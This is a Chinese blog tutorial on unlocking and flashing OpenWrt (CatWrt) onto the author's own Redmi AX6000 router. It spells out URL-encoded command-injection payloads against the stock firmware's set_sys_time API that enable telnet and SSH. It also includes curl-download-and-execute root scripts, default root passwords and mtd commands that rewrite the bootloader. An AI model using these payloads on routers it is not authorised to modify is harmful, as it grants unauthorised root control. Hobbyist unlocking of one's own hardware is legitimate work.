






作为一名致力于打通底层硬件与顶层算法全链路的开发者,我对物理设备底层协议的控制欲大概是天生的——这种执念不仅体现在画 PCB 和调试单片机上,也同样体现在每天都要用到的网络网关上。由于运营商未曾分配 IPv4 公网地址,而我急切需要公网 IPv6 来实现更多有趣的网络应用,刷入可定制的 OpenWrt 系统成为了唯一的出路。经过调研,Redmi AX6000 在开源社区的口碑相对较好,拥有较强的硬件支持和活跃的开发者生态,于是这款设备便成为了我的实验对象
Redmi AX6000 搭载了联发科 MT7986A(Filogic 830)四核 ARM Cortex-A53 处理器,主频高达 2.0GHz,搭配 512MB 的大内存。更重要的是,这颗 SoC 拥有极其优异的硬件加速(Hardware Offloading)特性和出色的功耗控制。然而,封闭的原厂固件宛如一个黑盒,完全限制了这台设备的真正潜力。为了将其打造为我个人工作流中的核心网络枢纽,获取底层的完全控制权并刷入高度可定制的 OpenWrt 系统,成为了势在必行的折腾之旅。
本文将完整复盘 Redmi AX6000 从漏洞利用、破解 SSH 权限,到刷写底层引导加载程序(U-Boot),并最终部署定制版 OpenWrt 系统的全过程。
(注:刷机涉及底层存储修改,有一定变砖风险。建议在操作前熟悉基本的 Linux 命令行语法、MTD 分区概念与网络协议。)
一、 开始
准备
- 红米 AX6000 无线路由器
- 两根网线
- 牙签(或取卡针)
- WinSCP
- Telnet/SSH 客户端
- 小米路由固件 1.2.8 版本
- CatWrt for Redmi AX6000
恢复
- 小米路由官方修复工具
- 小米路由固件 1.0.48 版本
二、 固件降级与底层鉴权 Token 提取
由于厂家的安全策略更新,最新的固件已经无法直接利用常规的 Web 接口漏洞进行提权。我们的第一步是让系统“时光倒流”,回到那个防线尚未完全建立的版本。
1. 手动降级流程

使用网线将 PC 连接到路由器的 LAN 口,登录默认的 Web 管理后台(通常为 192.168.31.1)。跳过向导后,进入“系统设置” -> “升级”,选择手动升级,并将准备好的旧版固件包(如 1.2.8)上传固化。
降级过程大约需要 3-5 分钟,期间路由器会经历闪灯和重启。此时绝对不能断电。
2. 嗅探 STOK (Session Token)
系统重启完毕后,重新进入 Web 后台并完成基础的初始化向导。
重点来了:登录成功后,不要关闭浏览器。观察浏览器的地址栏,URL 会呈现类似如下的结构:
http://192.168.31.1/cgi-bin/luci/;stok=a1b2c3d4e5f6g7h8/web/home
其中,stok= 后面那一串随机的哈希字符,就是当前会话的授权 Token。它是我们后续与路由器底层 CGI 接口进行非预期交互的“通行证”。请将其精准复制并保存到记事本中备用。
三、 漏洞提权:从命令注入到 SSH 固化
获取到 STOK 后,我们将利用原厂固件中某些特定 API(如网络诊断模块或日志收集模块)对传入参数过滤不严的缺陷,执行 Shell 命令注入,从而在后台静默开启 Telnet 服务。
1. 构造 Payload 开启 Telnet
在浏览器的新标签页中,依次拼接并访问以下特定构造的 URL(请务必将其中的 <STOK> 替换为你刚才获取的真实值)。
http://192.168.31.1/cgi-bin/luci/;stok={token}/api/misystem/set_sys_time?timezone=%20%27%20%3B%20zz%3D%24%28dd%20if%3D%2Fdev%2Fzero%20bs%3D1%20count%3D2%202%3E%2Fdev%2Fnull%29%20%3B%20printf%20%27%A5%5A%25c%25c%27%20%24zz%20%24zz%20%7C%20mtd%20write%20-%20crash%20%3B%20
若 API 输出 {"code":0} 就说明步骤执行无误,可以继续进行。将重启链接中的 stok 也替换为最新的值
http://192.168.31.1/cgi-bin/luci/;stok={token}/api/misystem/set_sys_time?timezone=%20%27%20%3b%20reboot%20%3b%20
设备重启后再次进入小米路由器后台,再次复制新的 stok 值。注意重启后的 stok 会发生变化,请不要混淆使用
http://192.168.31.1/cgi-bin/luci/;stok={token}/api/misystem/set_sys_time?timezone=%20%27%20%3B%20bdata%20set%20telnet_en%3D1%20%3B%20bdata%20set%20ssh_en%3D1%20%3B%20bdata%20set%20uart_en%3D1%20%3B%20bdata%20commit%20%3B%20成功执行 API 后同样会输出 {"code":0}。接着输入以下链接(替换 stok 值),回车后路由器将进入重启
http://192.168.31.1/cgi-bin/luci/;stok={token}/api/misystem/set_sys_time?timezone=%20%27%20%3b%20reboot%20%3b%202. 利用 Telnet 会话解锁 SSH
设备重启完毕后,Telnet 服务已开启。打开本地终端(Windows 的 cmd 或 Windows Terminal),执行以下命令连接到路由器:
telnet 192.168.31.1成功进入 Telnet 会话后,我们需要执行解锁脚本来固化 SSH 权限,以便后续刷入 U-Boot 感谢 @Timochan 编写的解锁脚本。在 Telnet 会话中执行以下命令(可直接复制粘贴):
cd /tmp && curl --silent -O https://raw.miaoer.net/unlock-redmi-ax6000/cn/server/setup.sh && chmod +x setup.sh && ./setup.sh脚本执行完成后,终端会显示「遗失对主机的连接」或连接断开提示。这是正常现象,表示设备重启并完成了 SSH 的固化

设备重启后,在终端中执行以下命令通过 SSH 连接:
ssh root@192.168.31.1根据提示输入账号密码:
- 账号:
root - 密码:
admin
首次连接时需要确认主机密钥,输入 yes 并按回车保存。确认后即可进入 SSH 会话
四、备份和刷入 U-Boot
接下来使用 @hanwckf 编译的 U-Boot 和加载脚本。在 SSH 会话中执行以下命令来下载并备份原有的引导分区,然后执行刷入操作:
cd /tmp && curl --silent -O https://raw.miaoer.net/unlock-redmi-ax6000/cn/server/uboot.sh && chmod +x uboot.sh && ./uboot.sh完成后会有一段代码飘过其中前面的是下载并且校验 U-boot 文件的哈希值,备份引导分区和提示部分

脚本执行成功后,会提示 Backup success! Please download it to your computer,说明备份已完成。
现在打开 WinSCP 软件,使用 SCP 协议连接路由器。配置如下:
- 协议:SCP
- 主机地址:
192.168.31.1 - 用户名:
root - 密码:
admin
点击「链接」,在证书确认对话框中选择「是」来保存并信任证书
导航到 /tmp 目录,可以看到两个备份文件:
mtd4_Factory.binmtd5_FIP.bin
将这两个文件选中,拖动到本地计算机进行备份。这一步至关重要——如果后续发生严重问题需要恢复原厂固件,这两个文件是恢复的必备资源
值得一提的是,U-Boot 脚本的下载过程中若有错误,系统会明确提示。常见的错误提示包括:
Error: mt7986_redmi_ax6000-fip-fixed-parts.bin download failed(下载失败)Error: mt7986_redmi_ax6000-fip-fixed-parts.bin md5 is not correct(校验和不匹配)
遇到这些错误时,通常是网络问题或文件损坏,重新执行脚本即可
接下来在 SSH 终端中依次执行以下命令来刷入 U-Boot 文件。这一步必须按顺序执行,不能跳步或并行操作:
mtd erase FIPmtd write /tmp/mt7986_redmi_ax6000-fip-fixed-parts.bin FIPmtd verify /tmp/mt7986_redmi_ax6000-fip-fixed-parts.bin FIP输出参考,提示 Success 即可,并且内容需要一模一样。
root@XiaoQiang:~# mtd erase FIPUnlocking FIP ...Erasing FIP ...root@XiaoQiang:~# mtd write /tmp/mt7986_redmi_ax6000-fip-fixed-parts.bin FIPUnlocking FIP ...
Writing from /tmp/mt7986_redmi_ax6000-fip-fixed-parts.bin to FIP ...root@XiaoQiang:~# mtd verify /tmp/mt7986_redmi_ax6000-fip-fixed-parts.bin FIPVerifying FIP against /tmp/mt7986_redmi_ax6000-fip-fixed-parts.bin ...72a110768c7473200b863a3c5d4dd975 - FIP72a110768c7473200b863a3c5d4dd975 - /tmp/mt7986_redmi_ax6000-fip-fixed-parts.binSuccessroot@XiaoQiang:~#重要提示:从此刻起,设备的网口分配已经改变。具体配置如下:
- 网口 1:WAN 口(连接到运营商的光猫或线路)
- 网口 2/3/4:LAN 口(连接到内网设备)
设备不支持网口自适应识别,请将连接电脑的网线插入到任意一个 LAN 口(网口 2、3 或 4)
现在需要配置电脑的网络地址以与 U-Boot 程序通信。根据你的 Windows 版本选择以下方式之一:
方式一(控制面板):
- 点击左下角 Windows 徽标,输入「控制面板」并回车
- 依次进入:控制面板 > 查看网络状态和任务 > 更改适配器设置 > 以太网(右锫)> 属性
- 双击「Internet 协议版本 4 (TCP/IPv4)」
方式二(Windows 设置):
- 进入 Windows 设置 > 网络和 Internet > 高级网络设置
- 找到对应的以太网适配器 > IP 分配 > 编辑 > 选择 IPv4
在网卡配置中,选择「使用下面的 IP 地址」,按以下参数填入:
| 配置项 | 值 |
|---|---|
| IP 地址 | 192.168.31.2 |
| 子网掩码 | 255.255.255.0 |
| 默认网关 | 192.168.31.1 |
| 首选 DNS(若需要) | 192.168.31.1 |
如果使用 Windows 设置方式,额外添加首选 DNS 为 192.168.31.1
现在拔掉 AX6000 的电源,拿出牙签,同时按住 Reset 按钮并接入电源。按住 Reset 键不放,心里默念 15 秒后松开,设备将进入 U-Boot 恢复模式。
在浏览器中访问 192.168.31.1,进入 U-Boot 的 Web 管理界面。点击「选择文件」,找到你准备的 CatWrt 固件文件:
catwrt-v22.12-mediatek-filogic-xiaomi_redmi-router-ax6000-squashfs-sysupgrade.bin选中后点击「Update」,固件将被上传到 U-Boot。上传完成后会自动进行兼容性检测
如果首次提示「Update Failed」,属于正常现象,无需惊慌。返回刷新页面,再次选择固件并上传。通常第二次会成功刷入。
当进度条完成,页面显示「Upgrade complete!」并且路由器的 LED 指示灯转为白色稳亮状态时,说明 U-Boot 刷入完毕,整个引导阶段宣告成功
五、OpenWrt 系统配置
CatWrt 固件的默认管理地址为 192.168.1.4。首先需要将电脑的网络设置改为 DHCP 自动获取(恢复之前的设置),然后在浏览器中输入以下地址登录后台:
http://192.168.1.4登录凭证如下:
- 用户名:
root - 密码:
password
成功登录后即可进入 LuCI 管理界面(CatWrt 的 Web 前端)

LAN 口配置
